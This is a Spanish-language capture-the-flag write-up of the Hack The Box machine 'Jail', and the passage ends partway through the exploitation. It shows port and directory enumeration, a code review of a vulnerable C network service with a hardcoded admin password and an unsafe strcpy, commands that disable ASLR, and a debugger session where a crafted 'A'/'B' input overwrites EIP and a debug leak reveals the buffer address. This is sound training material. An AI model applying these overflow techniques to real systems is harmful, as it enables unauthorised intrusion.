
	Hack The Box - Jail	
	OS:	Linux
	Nivel:	Insane
	Release:	14/07/2017
		Técnicas utilizadas
		Code Analysis
		Exploiting buffer overflows
		Enumerating NFS shares
		Escaping rvim
		Generating targeted wordlists
		Cracking encrypted RAR archives
		Exploiting weak RSA public keys

Jail de la plataforma de Hack The Box es una máquina de nivel “Insane” en el que se estudian técnicas de Socket Re-Use Shellcode, entro otros.



Enumeración

La dirección IP de la máquina víctima es 10.129.3.255. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
┌──(root㉿kali)-[/home/administrador]
└─# ping -c 5 10.129.3.255 -R
PING 10.129.3.255 (10.129.3.255) 56(124) bytes of data.
64 bytes from 10.129.3.255: icmp_seq=1 ttl=63 time=59.0 ms
RR:     10.10.16.21
        10.129.0.1
        10.129.3.255
        10.129.3.255
        10.10.16.1
        10.10.16.21

64 bytes from 10.129.3.255: icmp_seq=2 ttl=63 time=99.4 ms      (same route)
64 bytes from 10.129.3.255: icmp_seq=3 ttl=63 time=85.5 ms      (same route)
64 bytes from 10.129.3.255: icmp_seq=4 ttl=63 time=83.6 ms      (same route)
64 bytes from 10.129.3.255: icmp_seq=5 ttl=63 time=58.8 ms      (same route)

--- 10.129.3.255 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4007ms
rtt min/avg/max/mdev = 58.793/77.277/99.444/15.961 ms
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 10.129.3.255 -oN scanner_jail** para descubrir los puertos abiertos y sus versiones:

- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP.


Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.

- **(-sC)**: utiliza los script por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a --script=default. Es necesario tener en cuenta que algunos de estos script se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- (**-Pn**): asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
# Nmap 7.94SVN scan initiated Sun Jun  9 18:36:01 2024 as: nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn -oN scanner_jail 10.129.3.255
Nmap scan report for 10.129.3.255
Host is up, received user-set (0.062s latency).
Scanned at 2024-06-09 18:36:01 CEST for 129s
Not shown: 65497 filtered tcp ports (no-response), 32 filtered tcp ports (host-prohibited)
PORT      STATE SERVICE    REASON         VERSION
22/tcp    open  ssh        syn-ack ttl 63 OpenSSH 6.6.1 (protocol 2.0)
| ssh-hostkey:
|   2048 cd:ec:19:7c:da:dc:16:e2:a3:9d:42:f3:18:4b:e6:4d (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCi0JBZuYCiFDOwkbbeqZLrL1s7wXMbVZxPJOg4cW4gdpi1OvuyiWsJ09dbfCzjnUjNzA/e2RU7+LNygV2XlDPNCltWnuBQX1aBihxmK7iFMRjM12Yeg90h1kKle
lQd09D33yl1MY9no85qaWr5lgnZ3YEd7kTtCXFjICiMgir3zCrZCRHHobsMH+FO3RqbOv9AHfe51rtid9UXRojgSMuzfDV19x/PwYNFMuuAhnJVFRCxXClawpILp2YuBTFJsu1juXDcqfJD/
|   256 af:94:9f:2f:21:d0:e0:1d:ae:8e:7f:1d:7b:d7:42:ef (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDm08eT3joqYGfJK9t2+Bn5vXB5FHMnM7DIFVhXG3Up5XYwgxOnywl8gBGtcWtXqXNUkyqP8dApTHh9wljFH5A0=
|   256 6b:f8:dc:27:4f:1c:89:67:a4:67:c5:ed:07:53:af:97 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJLJbZLS01Zdaxy/HoDmoUF7fBBi3BhS/NW9NShcGaOs
80/tcp    open  http       syn-ack ttl 63 Apache httpd 2.4.6 ((CentOS))
|_http-server-header: Apache/2.4.6 (CentOS)
111/tcp   open  rpcbind    syn-ack ttl 63 2-4 (RPC #100000)
2049/tcp  open  nfs        syn-ack ttl 63 3-4 (RPC #100003)
7411/tcp  open  daqstream? syn-ack ttl 63
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, GenericLines, GetRequest, HTTPOptions, Help, NULL, RPCCheck, RTSPRequest, SSLSessionReq, TerminalServerCookie:
|_    OK Ready. Send USER command.
20048/tcp open  mountd     syn-ack ttl 63 1-3 (RPC #100005)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-
SF-Port7411-TCP:V=7.94SVN%I=7%D=6/9%Time=6665DA123%P=x86_64-pc-linux-gnu%r(
SF:NULL,1D,"OK\x20Ready\.\x20Send\x20USER\x20command\.\n")%r(GenericLines,
SF:1D,"OK\x20Ready\.\x20Send\x20USER\x20command\.\n")%r(GetRequest,1D,"OK\
SF:x20Ready\.\x20Send\x20USER\x20command\.\n")%r(HTTPOptions,1D,"OK\x20Rea
SF:dy\.\x20Send\x20USER\x20command\.\n")%r(RTSPRequest,1D,"OK\x20Ready\.\x
SF:20Send\x20USER\x20command\.\n")%r(RPCCheck,1D,"OK\x20Ready\.\x20Send\x2
SF:0USER\x20command\.\n")%r(DNSVersionBindReqTCP,1D,"OK\x20Ready\.\x20Send
SF:\x20USER\x20command\.\n")%r(DNSStatusRequestTCP,1D,"OK\x20Ready\.\x20Se
SF:nd\x20USER\x20command\.\n")%r(Help,1D,"OK\x20Ready\.\x20Send\x20USER\x2
SF:0command\.\n")%r(SSLSessionReq,1D,"OK\x20Ready\.\x20Send\x20USER\x20com
SF:mand\.\n")%r(TerminalServerCookie,1D,"OK\x20Ready\.\x20Send\x20USER\x20
SF:command\.\n");

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jun  9 18:38:10 2024 -- 1 IP address (1 host up) scanned in 129.53 seconds
```

Análisis del puerto 80 (HTTP)


Al acceder a la página web alojada en la máquina objetivo, descubrí una página web muy simple. Aparentemente no hay nada útil que pudiera utilizar.



Con el objetivo de obtener más información, utilicé gobuster, una herramienta de fuerza bruta para la enumeración de directorios y archivos en sitios web, para listar los posibles directorios ocultos disponibles, además de filtrar por archivos con extensiones txt, html y php.

```
┌──(root㉿kali)-[/home/administrador]
└─# gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://10.129.3.255/ -x php,html,txt -b 403,404 --random-agent -t 200
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.3.255/
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   403,404
[+] User Agent:              Mozilla/5.0 (Macintosh; U; PPC Mac OS X; pt-pt) AppleWebKit/418.9.1 (KHTML, like Gecko) Safari/419.3
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 2106]
/prisoner.html        (Status: 200) [Size: 347]
/jailuser             (Status: 301) [Size: 237] [--> http://10.129.3.255/jailuser/]
Progress: 882240 / 882244 (100.00%)
===============================================================
Finished
===============================================================
```

Al acceder a la direccion web "/jailuser/dev" descubrí tres archivos, así que los descargué para analizalos con más detalle:



Análisis del puerto 7411

El archivo compile.sh es un script escrito en Bash, cuya función es, en primer lugar, compilar el archivo "jail.c" en un ejecutable de 32 bits utilizando la opción **-m32**, además de permitir la ejecución de código en la pila (**-z execstack**). Tras la compilación, el script detiene el servicio jail existente, reemplaza el binario del servicio con el nuevo ejecutable compilado y, finalmente, reinicia el servicio jail.

```
┌──(root㉿kali)-[/home/administrador/Descargas]
└─# cat compile.sh
gcc -o jail jail.c -m32 -z execstack
service jail stop
cp jail /usr/local/bin/jail
service jail start

┌──(root㉿kali)-[/home/administrador/Descargas]
└─#
```

El archivo "jail.c" implementa un servidor que acepta conexiones entrantes y establece su propio protocolo de comunicación. Este protocolo acepta tres tipos de mensajes diferentes:

- **DEBUG**: activa o desactiva el modo de depuración.
- **USER**: utilizado para introducir el nombre de usuario y comenzar el proceso de autenticación.
- **PASS**: utilizado para introducir la contraseña del usuario especificado anteriormente.

Si recibe el token USER, guarda el nombre de usuario y solicita el comando PASS. Si recibe el token PASS, guarda la contraseña y solicita el comando USER si aún no se ha proporcionado. Si recibe el token DEBUG, activa el modo de depuración.

```
    if (strncmp(token, "USER ", 5) == 0) {
        strncpy(username, token+5, sizeof(username));
        gotuser=1;
        if (gotpass == 0) {
            printf("OK Send PASS command.\n");
            fflush(stdout);
        }
    } else if (strncmp(token, "PASS ", 5) == 0) {
        strncpy(password, token+5, sizeof(password));
        gotpass=1;
        if (gotuser == 0) {
            printf("OK Send USER command.\n");
            fflush(stdout);
        }
    } else if (strncmp(token, "DEBUG", 5) == 0) {
        if (debugmode == 0) {
            debugmode = 1;
            printf("OK DEBUG mode on.\n");
            fflush(stdout);
        } else if (debugmode == 1) {
            debugmode = 0;
            printf("OK DEBUG mode off.\n");
            fflush(stdout);
        }
    }
```

La función "auth" se encarga de autenticar al usuario basándose en el nombre de usuario y la contraseña proporcionados. **En primer lugar**, si el modo de depuración (debugmode) está activado, la función imprime la dirección de memoria de "userpass".

En segundo lugar, si el nombre de usuario proporcionado es admin, la función copia la contraseña proporcionada a la variable "userpass". La función strcpy es conocida por ser vulnerable a ataques de buffer overflow.

Finalmente, compara la variable “userpass" con la cadena “1974jailbreak!”, retornando 1 si la autenticación ha sido exitosa. En caso contrario, retorna 0.

```
int auth(char *username, char *password) {
    char userpass[16];
    char *response;
    if (debugmode == 1) {
        printf("Debug: userpass buffer @ %p\n", userpass);
        fflush(stdout);
    }
    if (strcmp(username, "admin") != 0) return 0;
    strcpy(userpass, password);
    if (strcmp(userpass, "1974jailbreak!") == 0) {
        return 1;
    } else {
        printf("Incorrect username and/or password.\n");
        return 0;
    }
    return 0;
}
```

La función main es el punto de entrada del binario. El análisis de esta función es el siguiente:

- **En primer lugar**, configura un socket utilizando la instrucción socket(AF_INET, SOCK_STREAM, 0).
  - **El primer argumento**, AF_INET, Especifica que el socket utilizará el protocolo de direcciones de Internet (IPv4).
  - **El segundo argumento**, indica el tipo de socket que se va a crear. SOCK_STREAM denota un socket de flujo que proporciona una comunicación de dos vías, confiable, orientada a la conexión y basada en bytes.
  - **El tercer argumento** se utiliza para seleccionar automáticamente el protocolo apropiado basado en el tipo de socket. En este caso, el protocolo seleccionado será TCP. Si fuera necesario especificar de forma explícita un protocolo estas serían las variables necesarias:
    - IPPROTO_TCP para SOCK_STREAM ⇒ Usar siempre 0
    - IPPROTO_UDP para SOCK_DGRAM ⇒ Usar siempre 0

- **En segundo lugar**, utiliza la función setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &sockyes, sizeof(int)) para establecer opciones a nivel de socket.
  - **El primer argumento**, SO_REUSEADDR, permite que un socket se enlace a una dirección y un puerto ya en uso.
  - **El segundo argumento**, SOL_SOCKET, indica que se aplica al socket en sí y no a un protocolo específico.

- **En tercer lugar**, utiliza la función memset((char*)&server_addr, 0, sizeof(server_addr)) para llenar un bloque de memoria con un valor específico.
  - **El primer argumento,** (char*)&server_addr, es un puntero a la estructura server_addr, que se utiliza para almacenar direcciones de Internet (direcciones IP y números de puerto).
  - **El segundo argumento,** indica que el bloque de memoria se está llenando con ceros.
  - **El tercer argumento**, sizeof(server_addr), devuelve el tamaño de la estructura server_addr en bytes.


- **En cuarto lugar,** establece el número de puerto en el que el servidor escuchará las conexiones, en este caso es el puerto 7411. Luego, configura la estructura server_addr de tipo struct sockaddr_in:
  - **server_addr.sin_family = AF_INET;**: AF_INET, es la familia de direcciones para los sockets de Internet.
  - **server_addr.sin_addr.s_addr = INADDR_ANY;**: Esto significa que el servidor aceptará conexiones a cualquier dirección IP del host.
  - **server_addr.sin_port = htons(port);**: establece el campo sin_port de la estructura server_addr al número de puerto especificado, convertido a formato de red.

- **En quinto lugar**, vincula el socket al puerto y a la dirección IP con la función bind(sockfd, (struct sockaddr*)&server_addr, sizeof(server_addr)).
  - **El primer argumento**, sockfd, es el descriptor de archivo del socket que se quiere vincular.
  - **El segundo argumento**, (struct sockaddr*)&server_addr, es un puntero a una estructura que contiene la dirección y el puerto a los que quieres vincular el socket.
  - **El tercer argumento**, sizeof(server_addr), es el tamaño de la estructura a la que apunta el segundo argumento.

  Luego, configura el socket para que escuche las conexiones entrantes con la función listen(). El segundo argumento, 200, es la longitud máxima de la cola de conexiones pendientes.


- En sexto lugar, establece un bucle infinito que continuará aceptando y manejando conexiones. Después, utiliza la función accept(sockfd, (struct sockaddr*)&client_addr, &clientlen) para aceptar conexiones entrantes.
  - **El primer argumento**, sokfd, es el descriptor de archivo del socket que está escuchando las conexiones entrantes.
  - **El segundo argumento**, (struct sockaddr*)&client_addr, es un puntero a una estructura que almacenará la dirección del cliente que se está conectando.
  - **El tercer argumento,** &clientlen, es un puntero que contiene la longitud de esta dirección.

- Por último, se crea un nuevo proceso con la función fork(). El proceso hijo cierra sockfd y llama a la función handle() para manejar la nueva conexión. Si fork() no devuelve 0, estamos en el proceso padre, y el proceso padre cierra newsockfd.




```
    sockyes = 1;
    sockfd = socket(AF_INET, SOCK_STREAM, 0);
    if (sockfd < 0) {
        perror("Socket error");
        exit(1);
    }
    if (setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &sockyes, sizeof(int)) == -1) {
        perror("Setsockopt error");
        exit(1);
    }
    memset((char*)&server_addr, 0, sizeof(server_addr));
    port = 7411;
    server_addr.sin_family = AF_INET;
    server_addr.sin_addr.s_addr = INADDR_ANY;
    server_addr.sin_port = htons(port);
    if (bind(sockfd, (struct sockaddr*)&server_addr, sizeof(server_addr)) < 0) {
        perror("Bind error");
        exit(1);
    }
    listen(sockfd, 200);
    clientlen = sizeof(client_addr);
    while (1) {
        newsockfd = accept(sockfd, (struct sockaddr*)&client_addr, &clientlen);
        if (newsockfd < 0) {
            perror("Accept error");
            exit(1);
        }
        pid = fork();
        if (pid < 0) {
            perror("Fork error");
            exit(1);
        }
        if (pid == 0) {
            close(sockfd);
            exit(handle(newsockfd));
        } else {
            close(newsockfd);
        }
    }
}
```

La aplicación jail es un archivo en formato ELF (Executable and Linkable Format) de 32 bits con permisos de ejecución dentro de la pila. Posiblemente, el bit NX (No eXecute), una característica de seguridad comúnmente utilizada para prevenir la ejecución de código en regiones de memoria como el stack, podría no estar activado.



```
┌──(root㉿kali)-[/home/administrador/Descargas]
└─# readelf -h jail
Encabezado ELF:
  Mágico:  7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Clase:                             ELF32
  Datos:                             complemento a 2, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  Versión ABI:                       0
  Tipo:                              EXEC (Fichero ejecutable)
  Máquina:                           Intel 80386
  Versión:                           0x1
  Dirección del punto de entrada:    0x8048710
  Inicio de encabezados de programa: 52  (bytes en el fichero)
  Inicio de encabezados de sección:  11052 (bytes en el fichero)
  Opciones:                          0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         9
  Size of section headers:           40 (bytes)
  Number of section headers:         30
  Section header string table index: 27

┌──(root㉿kali)-[/home/administrador/Descargas]
└─# objdump -p jail

jail:     formato del fichero elf32-i386

Encabezado del Programa:
    PHDR off    0x00000034 vaddr 0x08048034 paddr 0x08048034 align 2**2
         filesz 0x00000120 memsz 0x00000120 flags r-x
  INTERP off    0x00000154 vaddr 0x08048154 paddr 0x08048154 align 2**0
         filesz 0x00000013 memsz 0x00000013 flags r--
    LOAD off    0x00000000 vaddr 0x08048000 paddr 0x08048000 align 2**12
         filesz 0x00001208 memsz 0x00001208 flags r-x
    LOAD off    0x00001f08 vaddr 0x0804af08 paddr 0x0804af08 align 2**12
         filesz 0x00000164 memsz 0x00000184 flags rw-
 DYNAMIC off    0x00001f14 vaddr 0x0804af14 paddr 0x0804af14 align 2**2
         filesz 0x000000e8 memsz 0x000000e8 flags rw-
    NOTE off    0x00000168 vaddr 0x08048168 paddr 0x08048168 align 2**2
         filesz 0x00000044 memsz 0x00000044 flags r--
EH_FRAME off    0x000010e0 vaddr 0x080490e0 paddr 0x080490e0 align 2**2
         filesz 0x0000003c memsz 0x0000003c flags r--
   STACK off    0x00000000 vaddr 0x00000000 paddr 0x00000000 align 2**4
         filesz 0x00000000 memsz 0x00000000 flags rwx
         filesz 0x000000f8 memsz 0x000000f8 flags r--
```

Tras analizar el código fuente con Ghidra descubrí que el código es prácticamente idéntico al que ya hemos analizado en detalle. Por tanto, este binario y el código C hallado anteriormente son lo mismo:



Finalmente, verifiqué si el binario que se ejecuta en la máquina objetivo es el mismo que el que descargué utilizando las credenciales obtenidas.


```
┌──(administrador㉿kali)-[~/Descargas]
└─$ nc 10.129.3.255 7411
OK Ready. Send USER command.
USER admin
OK Send PASS command.
PASS 1974jailbreak!
OK Authentication success. Send command.


┌──(root㉿kali)-[/home/administrador/Descargas]
└─# nc localhost 7411
OK Ready. Send USER command.
USER admin
OK Send PASS command.
PASS 1974jailbreak!
OK Authentication success. Send command.
```

Antes de continuar es necesario conocer el tipo de protecciones que tiene activado. En concreto la protección NX -No eXecute - no está activada y la protección RelRO -Relocation Read-Only- está parcialmente activada. Además es necesario desactivar la protección ASLR (Address Space Layout Randomization => sysctl -w kernel.randomize_va_space=0 /// echo 0 > /proc/sys/kernel/randomize_va_space), ya que en la máquina víctima también estaba deshabilitado.

```
gef➤  checksec jail
[+] checksec for '/home/administrador/Descargas/jail'
Canary                        : ✘
NX                            : ✘
PIE                           : ✘
Fortify                       : ✘
RelRO                         : Partial
gef➤
```

El código analizado anteriormente utiliza la función fork para crear nuevos procesos, por tanto es necesario configurar gef de la siguiente manera:

- **set detach-on-fork off**: Este comando configura GEF para no separarse del proceso hijo cuando se llama a fork. Esto significa que GEF seguirá depurando el proceso hijo después de la llamada a fork.
- **set follow-fork-mode child**: Este comando configura GEF para seguir al proceso hijo cuando se llama a fork. Por defecto, GEF seguirá al proceso padre. Este comando cambia ese comportamiento.



Para conseguir alcanzar el registro EIP, es necesario crear una entrada maliciosa compuesta por 28 caracteres ‘A’ seguidos de cuatro caracteres ‘B’. Al ejecutar el programa con esta entrada maliciosa, comprobé que el registro EIP se había sobreescrito con el valor 0x42424242, que corresponde a los cuatro caracteres 'B'.

```
[ Legend: Modified register | Code | Heap | Stack | String ]

$eax   : 0x0
$ebx   : 0xf7e23e34  →  0x00223d2c (",=""?)
$ecx   : 0xf7e258a0  →  0x00000000
$edx   : 0x0
$esp   : 0xffffc6b0  →  0xffffc700  →  0x00000000
$ebp   : 0x41414141 ("AAAA"?)
$esi   : 0x8048e70  →  <__libc_csu_init+0000> push ebp
$edi   : 0xf7ffcb80  →  0x00000000
$eip   : 0x42424242 ("BBBB"?)
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63

0xffffc6b0|+0x0000: 0xffffc700  →  0x00000000    ← $esp
0xffffc6b4|+0x0004: 0xffffc6ce  →  "AAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB"
0xffffc6b8|+0x0008: 0x00000100
0xffffc6bc|+0x000c: 0xffffc6f8  →  0x00000000
0xffffc6c0|+0x0010: 0xffffc630  →  0x00000023 ("#"?)
0xffffc6c4|+0x0014: 0x00000000
0xffffc6c8|+0x0018: 0x00000000
0xffffc6cc|+0x001c: 0x41410000

[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x42424242

[#0] Id 1, Name: "jail", stopped 0x42424242 in ?? (), reason: SIGSEGV
```

Una vez que obtuve el control del registro EIP, me conecté a la aplicación utilizando el comando `DEBUG`. Al hacerlo, la aplicación proporciona una posición de memoria.

```
┌──(root㉿kali)-[/home/administrador/Descargas]
└─# nc localhost 7411
OK Ready. Send USER command.
DEBUG
OK DEBUG mode on.
USER admin
OK Send PASS command.
PASS AAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB
Debug: userpass buffer @ 0xffffc690
```

Al inspeccionar la dirección de memoria proporcionada por el comando `DEBUG`, descubrí que esta dirección es la posición inicial del payload que introduje para obtener el control del registro EIP. Además, esta posición de memoria está muy cerca del registro ESP (Stack Pointer).

```
gef➤  x/s 0xffffc690
0xffffc690:     'A' <repeats 28 times>, "BBBB"
gef➤  i register
eax            0x0                 0x0
ecx            0xf7e258a0          0xf7e258a0
edx            0x0                 0x0
ebx            0xf7e23e34          0xf7e23e34
esp            0xffffc6b0          0xffffc6b0
ebp            0x41414141          0x41414141
esi            0x8048e70           0x8048e70
edi            0xf7ffcb80          0xf7ffcb80
eip            0x42424242          0x42424242
eflags         0x10246             [ PF ZF IF RF ]
cs             0x23                0x23
ss             0x2b                0x2b
ds             0x2b                0x2b
es             0x2b                0x2b
fs             0x0                 0x0
gs             0x63                0x63
gef➤  x/10wx 0xffffc690
0xffffc690:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffc6a0:     0x41414141      0x41414141      0x41414141      0x42424242
0xffffc6b0:     0xffffc700      0xffffc6ce
```

